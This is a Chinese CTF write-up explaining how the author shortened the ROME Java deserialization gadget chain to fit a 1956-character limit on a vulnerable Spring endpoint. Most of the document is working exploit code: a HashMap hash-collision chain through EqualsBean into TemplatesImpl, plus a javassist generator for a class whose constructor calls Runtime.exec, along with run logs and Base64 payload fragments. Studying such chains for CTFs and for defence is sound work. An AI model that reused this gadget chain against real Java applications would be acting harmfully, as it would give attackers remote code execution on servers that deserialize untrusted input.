ROME改造计划

@Y4tacker

成果

从ysoserial原本的4000+缩短到1320（Base64+弹计算器）

写在前面

首先非常感谢这次的D^3CTF给我一次学习的机会，两个Java题都挺有意思学到了不同的东西，因为第二个比较简单就不分享了，这里分享一下如何去缩短ROME利用链，本身我也是之前没学习过ROME，这里以一个旁观者的视角来讲述好累，全篇没有各种高级技术不涉及`ASM`的改造，仅仅只是一些Trick和利用链的精简，同时非常感谢我的同学@HolaAs以及我的朋友@风潇在我做题过程当中给我的帮助

简单分析

首先看看路由，很简单要求传入字符长度不超过1956

```
    @GetMapping({"/hello"})
    public String index() { return "hello"; }

    @PostMapping({"/hello"})
    public String index(@RequestParam String baseStr) throws IOException, ClassNotFoundException {
        if (baseStr.length() >= 1956) {
            return "too long";
        } else {
            byte[] decode = Base64.getDecoder().decode(baseStr);
            ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(decode);
            ObjectInputStream objectInputStream = new ObjectInputStream(byteArrayInputStream);
            objectInputStream.readObject();
            return "hello";
        }
    }
}
```

接下来免不了找依赖后面发现了ROME可以用，在ysoserial里面直接食用，可以惊讶的看到这里只有短短的4400那么“短”，痛！太痛了！

```
        Object o = Gadgets.createTemplatesImpl(command);
        ObjectBean delegate = new ObjectBean(Templates.class, o);
        ObjectBean root  = new ObjectBean(ObjectBean.class, delegate);
        return Gadgets.makeMap(root, root);

    }


    public static void main ( final String[] args ) throws Exception {
        PayloadRunner.run(ROME.class, new String[]{"open -na Calculator"});
    }
ROME ×
/Library/Java/JavaVirtualMachines/jdk1.8.0_311.jdk/Contents/Home/bin/java ...
generating payload object(s) for command: 'open -na Calculator'
serializing payload
4400
rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAB3CAAAAA
deserializing payload
```

哎呀怎么办呢？既然要改造免不了需要先看看调用链

```
/**
 *
 * TemplatesImpl.getOutputProperties()
 * NativeMethodAccessorImpl.invoke0(Method, Object, Object[])
 * NativeMethodAccessorImpl.invoke(Object, Object[])
 * DelegatingMethodAccessorImpl.invoke(Object, Object[])
 * Method.invoke(Object, Object...)
 * ToStringBean.toString(String)
 * ToStringBean.toString()
 * ObjectBean.toString()
 * EqualsBean.beanHashCode()
 * ObjectBean.hashCode()
 * HashMap<K,V>.hash(Object)
 * HashMap<K,V>.readObject(ObjectInputStream)
 *
 *
 */
```

既然要改造我的思路是，先精简利用链，再减少细节

看到这里我能有个想法就是从调用readObject到tostring都能尝试类替换，最下层的个人感觉似乎没啥必要了，那直接再往上啰?

简单了解

很明显，既然要尝试去改造一条链子，那第一步就要去深入了解他！

这里就省去介绍`ObjectBean`、`ToStringBean`等类了百度都有，不做搬运工

先做个简单总结

1. HashMap->readObject 触发 ObjectBean->hashCode
2. 触发ObjectBean 内封装的 ObjectBean -> toString 方法，之后就可以触发利用链

也简单看看图啰

```
    public ObjectBean(Class beanClass, Object obj, Set ignoreProperties) {
        this._equalsBean = new EqualsBean(beanClass, obj);
        this._toStringBean = new ToStringBean(beanClass, obj);
        this._cloneableBean = new CloneableBean(obj, ignoreProperties);
    }

    public Object clone() throws CloneNotSupportedException {
        return this._cloneableBean.beanClone();
    }

    public boolean equals(Object other) { return this._equalsBean.beanEquals(other); }

    public int hashCode() { return this._equalsBean.beanHashCode(); }

    public String toString() { return this._toStringBean.toString(); }
}
```

EqualsBean触发toString

```java
        ObjectBean delegate = new ObjectBean(Templates.class, o);
        ObjectBean root = new ObjectBean(ObjectBean.class, new ObjectBean(String.class, obj: "1"));
        HashMap map = new HashMap<>();
        map.put(root, "1");
        Field field = ObjectBean.class.getDeclaredField( name: "_equalsBean");
        field.setAccessible(true);
        field.set(root, new EqualsBean(ObjectBean.class, delegate));
        return map;

    }
```

```
ROME
/Library/Java/JavaVirtualMachines/jdk1.8.0_311.jdk/Contents/Home/bin/java ...
generating payload object(s) for command: 'open -na Calculator'
serializing payload
4488
rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAA
deserializing payload

Process finished with exit code 0
```

紧接着`com.sun.syndication.feed.impl.ToStringBean#toString(java.lang.String)`会调用所有 getter 方法，多提一嘴其实`BeanIntrospector.getPropertyDescriptors`会获取所有getter/setter，但是下面有参数长度0那按照正常人代码就只剩getter了

```java
private String toString(String prefix) {
    StringBuffer sb = new StringBuffer( capacity: 128);

    try {
        PropertyDescriptor[] pds = BeanIntrospector.getPropertyDescriptors(this._beanClass);
        if (pds != null) {
            for(int i = 0; i < pds.length; ++i) {
                String pName = pds[i].getName();
                Method pReadMethod = pds[i].getReadMethod();
                if (pReadMethod != null && pReadMethod.getDeclaringClass() != Object.class && pReadMethod.getParameterTypes().length == 0) {
                    Object value = pReadMethod.invoke(this._obj, NO_PARAMS);
                    this.printProperty(sb, prefix: prefix + "." + pNar
                }
            }
        }
```

```java
private static final Object[] NO_PARAMS = new Object[0]
Maven: rome:rome:1.0 (rome-1.0.jar)
```

因此最终通过触发getOutputProperties实现字节码加载

通常ysoserial更细节，会多很多细节，可能会更短，但不影响，这里我们简单按照逻辑写一下代码，加深理解

果然不出我所料更长了！

```java
        ObjectBean delegate = new ObjectBean(Templates.class, o);
        ObjectBean root = new ObjectBean(ObjectBean.class, new ObjectBean(String.class, obj: "1"));
        HashMap map = new HashMap<>();
        map.put(root, "1");
        Field field = ObjectBean.class.getDeclaredField( name: "_equalsBean");
        field.setAccessible(true);
        field.set(root, new EqualsBean(ObjectBean.class, delegate));
        return map;

    }
```

```
ROME
/Library/Java/JavaVirtualMachines/jdk1.8.0_311.jdk/Contents/Home/bin/java ...
generating payload object(s) for command: 'open -na Calculator'
serializing payload
4488
rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAA
deserializing payload

Process finished with exit code 0
```

但这里主要是学习思路

改造

失败滴改造尝试

可以很明显的看到在这里有个触发toString的过程，那么很容易就能想到之前通过`BadAttributeValueExpException`去触发`toString`这件事，构造完后看看，哦寄了！属于是帮倒忙第一名了，拜拜再见不联系了嘞！

```java
        Object o = Gadgets.createTemplatesImpl(command);
        ToStringBean bean = new ToStringBean(Templates.class,o);
        BadAttributeValueExpException badAttributeValueExpException = new BadAttributeValueExpException(1);
        setFieldValue(badAttributeValueExpException, fieldName: "val",bean);
        return badAttributeValueExpException;
```

```
ROME
/Library/Java/JavaVirtualMachines/jdk1.8.0_311.jdk/Contents/Home/bin/java ...
generating payload object(s) for command: 'open -na Calculator'
serializing payload
4812
deserializing payload
```

成功滴改造尝试

Step1--改造利用链

在之前的过程当中有个地方非常吸引

我，`com.sun.syndication.feed.impl.EqualsBean#equals`方法

```java
public boolean equals(Object obj) { return this.beanEquals(obj); }

public boolean beanEquals(Object obj) {
    Object bean1 = this._obj;
    Object bean2 = obj;
    boolean eq;
    if (obj == null) {
        eq = false;
    } else if (bean1 == null && obj == null) {
        eq = true;
    } else if (bean1 != null && obj != null) {
        if (!this._beanClass.isInstance(obj)) {
            eq = false;
        } else {
            eq = true;

            try {
                PropertyDescriptor[] pds = BeanIntrospector.getPropertyDescriptors(this._beanClass);
                if (pds != null) {
                    for(int i = 0; eq && i < pds.length; ++i) {
                        Method pReadMethod = pds[i].getReadMethod();
                        if (pReadMethod != null && pReadMethod.getDeclaringClass() != Object.class && pReadMethod.getParameterTypes().length == 0) {
                            Object value1 = pReadMethod.invoke(bean1, NO_PARAMS);
                            Object value2 = pReadMethod.invoke(bean2, NO_PARAMS);
                            eq = this.doEquals(value1, value2);
                        }
                    }
```

可以看到`equals`最终调用`beanEquals`这不就和`com.sun.syndication.feed.impl.ToStringBean#toString`很像么，但是如何能触发`equals`方法呢

借用p牛的一句话，但是jdk7u21的场景不适合我们这里，原因请看p牛知识星球（打波广告p牛看到请给钱）

> 调用equals的场景就是集合set。set中储存的对象不允许重复，所以在添加对象的时候，势必会涉及到比较操作

但是这个很明显并不适合我们这个场景（两个相同对象hashCode都一样了就不可能成功了，不多说自己想）


那还有啥利用么，当然有的，比如HashMap对key也有这个神奇的机制，

为了解决这个问题，我们抽丝剥茧慢慢来啰，下面的只是对后面做铺垫

先来个简单的场景，首先看下面这个代码

```
HashMap<Object, Object> objectObjectHashMap = new HashMap<>();
HashMap<Object, Object> objectObjectHashMap1 = new HashMap<>();
objectObjectHashMap.put("aa","");
objectObjectHashMap1.put("bB","");
System.out.println(objectObjectHashMap.hashCode());
System.out.println(objectObjectHashMap1.hashCode());
```

会觉得他们相同吗，答案很显然



为什么呢，可以看到，由于我们value为空其实就是比较key的hashCode了

```
public final int hashCode() {
    return Objects.hashCode(key) ^ Objects.hashCode(value);
}
```

对于一个String类型其hashCode，考虑两个元素的场景也就是`val[0]+31*val[0]+val[1]=32val[0]+val[1]`，因此第一个元素如果比第二个元素小1，第二个元素就必须比第一个元素大32

```java
@Contract(pure = true)
public int hashCode() {
    int h = hash;
    if (h == 0 && value.length > 0) {
        char val[] = value;

        for (int i = 0; i < value.length; i++) {
            h = 31 * h + val[i];
        }
        hash = h;
    }
    return h;
}
```

现在场景提升

```java
objectObjectHashMap.put("aa","1");
objectObjectHashMap.put("bB","2");
objectObjectHashMap1.put("aa","2");
objectObjectHashMap1.put("bB","1");
```

仍然相等，对于这个场景里面有两个元素，它会调用父类的 `java.util.AbstractMap#hashCode`

```java
public int hashCode() {
  int h = 0;
  Iterator<Entry<K,V>> i = entrySet().iterator();
  while (i.hasNext())
    h += i.next().hashCode();
  return h;
}
```

为了简化理解可以把上面的场景代码简化为(毕竟 `aa` 与 `bB` 相等)，这样看是不是就很好理解了

```
objectObjectHashMap.put("aa","1");
objectObjectHashMap.put("aa","2");
objectObjectHashMap1.put("aa","2");
objectObjectHashMap1.put("aa","1");
```

有了这个基础，再次回到我们构造ROME的过程当中

现在我们已经知道了`java.util.HashMap#putVal`在key的hashCode一致的时候会触发equals方法调用，但是此刻我们的代码的key是String类型调用了也没用啊，这里很巧的是在HashMap的equals方法当中,当对象大于1时会转而调用父类`java.util.AbstractMap#equals`,可以很明显看到这里调用了`value.equals`，同时这里我们需要将`equals`的传参数改为`TemplatesImpl`对象

```
        return false;
    Map<?,?> m = (Map<?,?>) o;
    if (m.size() != size())
        return false;

    try {
        Iterator<Entry<K,V>> i = entrySet().iterator();
        while (i.hasNext()) {
            Entry<K,V> e = i.next();
            K key = e.getKey();
            V value = e.getValue();
            if (value == null) {
                if (!(m.get(key)==null && m.containsKey(key)))
                    return false;
            } else {
                if (!value.equals(m.get(key)))
                    return false;
            }
        }
    } catch (ClassCastException unused) {
        return false;
    } catch (NullPointerException unused) {
        return false;
    }
```

那如何搞定呢，那就是把两个map的value颠倒一下具体为什么自己想想很简单("aa"=>bean.quals("aa"=>templates))这里`=>`表示对应

```
map1.put("aa",templates);
map1.put("bB",bean);
map2.put("aa",bean);
map2.put("bB",templates);
```

因此安这个思路我们可以得到

```
        EqualsBean bean = new EqualsBean(String.class, obj: "");
        HashMap map1 = new HashMap();
        HashMap map2 = new HashMap();
        map1.put("aa",templates);
        map1.put("bB",bean);
        map2.put("aa",bean);
        map2.put("bB",templates);
        HashMap map = new HashMap();
        map.put(map1,"");
        map.put(map2,"");

        setFieldValue(bean, fieldName: "_beanClass",Templates.class);
        setFieldValue(bean, fieldName: "_obj",templates);
        return map;

    }
```

```
ROME
/Library/Java/JavaVirtualMachines/jdk1.8.0_311.jdk/Contents/Home/bin/java ...
generating payload object(s) for command: 'open -na Calculator'
serializing payload
3764
rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAA
deserializing payload
```

痛！太痛了！不过还是缩了一千多了?

仔细一想罪魁祸首就是`Gadgets.createTemplatesImpl(command);`

Step2--超级小Trick


那我们来看看这个ysoserial生成的类是啥样子

```java
package ysoserial;

import ...

public class Pwner311912468728708 extends AbstractTranslet implements Serializable {
    private static final long serialVersionUID = -5971610431559700674L;

    public Pwner311912468728708() {
    }

    public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {
    }

    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {
    }

    static {
        Object var1 = null;
        Runtime.getRuntime().exec( command: "open -na Calculator");
    }
}
```

这里很多东西我们都可以改，啥`serialVersionUID`、`Pwner311912468728708`、等等这些都可以拿下

但是你以为这样就ok了，给大家看个骚的

没有`trycatch`，没有实现抽象类的方法，这怎么实现的！！！



我们平时javac编译的时候，同样的代码都会报错

```
a.java:1: warning: AbstractTranslet is internal proprietary API and may be removed in a future relea
se
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
                                                      ^
a.java:3: warning: AbstractTranslet is internal proprietary API and may be removed in a future relea
se
public class a extends AbstractTranslet {
                       ^
a.java:3: error: a is not abstract and does not override abstract method transform(DOM,DTMAxisIterat
or,SerializationHandler) in AbstractTranslet
public class a extends AbstractTranslet {
       ^
1 error
2 warnings
```

那上面这个咋搞的嘞，而且不报错，那就是javassist啰，不用ASM去操作好极了


```java
    public static byte[] generate() throws Exception{
        ClassPool pool = ClassPool.getDefault();
        CtClass clazz = pool.makeClass( classname: "a");
        CtClass superClass = pool.get(AbstractTranslet.class.getName());
        clazz.setSuperclass(superClass);
        CtConstructor constructor = new CtConstructor(new CtClass[]{}, clazz);
        constructor.setBody("Runtime.getRuntime().exec(\"open -na Calculator\");");
        clazz.addConstructor(constructor);
        return clazz.toBytecode();
    }
```

现在再看看长度嘞，1324小草莓坏笑

```
        System.out.println(new String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray())));

        System.out.println(new String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray())).length());
    }

}
```

```
un:  ShorterApplication ×   Rome ×
/Library/Java/JavaVirtualMachines/jdk1.8.0_311.jdk/Contents/Home/bin/java ...
rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAABAAAAACc3EAfgAAP0AAAAAAAAx3CAAAABA
1324
```

测试下嘞ok计算器来了，记得url编码一下哦！



最终代码

Rome.java

```
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.syndication.feed.impl.EqualsBean;
import javax.xml.transform.Templates;
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.util.Base64;
import java.util.HashMap;

import static sec.payload.Payload.setFieldValue;


public class Rome {

  public static void main(String[] args) throws Exception {
    TemplatesImpl templates = GetTemplatesImpl.getTemplatesImpl();
```

```
    EqualsBean bean = new EqualsBean(String.class,"");
    HashMap map1 = new HashMap();
    HashMap map2 = new HashMap();
    map1.put("aa",templates);
    map1.put("bB",bean);
    map2.put("aa",bean);
    map2.put("bB",templates);
    HashMap map = new HashMap();
    map.put(map1,"");
    map.put(map2,"");

    setFieldValue(bean,"_beanClass",Templates.class);
    setFieldValue(bean,"_obj",templates);


    ByteArrayOutputStream byteArrayOutputStream = new
ByteArrayOutputStream();
    ObjectOutputStream objectOutputStream = new
ObjectOutputStream(byteArrayOutputStream);
    objectOutputStream.writeObject(map);
    System.out.println(new
String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray())));

    System.out.println(new
String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray())).le
ngth());
  }

}
```

GetTemplatesImpl.java

```
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import java.lang.reflect.Field;

public class GetTemplatesImpl {
    public static TemplatesImpl getTemplatesImpl() throws Exception{
```

```
        byte[][] bytes = new byte[][]
{GenerateEvilByJavaassist.generate()};



        TemplatesImpl templates = TemplatesImpl.class.newInstance();
        setValue(templates, "_bytecodes", bytes);
        setValue(templates, "_name", "1");
        setValue(templates, "_tfactory", null);


        return  templates;
    }

    public static void setValue(Object obj, String name, Object value)
throws Exception{
        Field field = obj.getClass().getDeclaredField(name);
        field.setAccessible(true);
        field.set(obj, value);
    }
}
```

GenerateEvilByJavaassist.java

```
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtConstructor;

public class GenerateEvilByJavaassist {
    public static byte[] generate() throws Exception{
        ClassPool pool = ClassPool.getDefault();
        CtClass clazz = pool.makeClass("a");
        CtClass superClass = pool.get(AbstractTranslet.class.getName());
        clazz.setSuperclass(superClass);
        CtConstructor constructor = new CtConstructor(new CtClass[]{},
clazz);
```

```
        constructor.setBody("Runtime.getRuntime().exec(\"open -na
Calculator\");");
        clazz.addConstructor(constructor);
        return clazz.toBytecode();
    }



}
```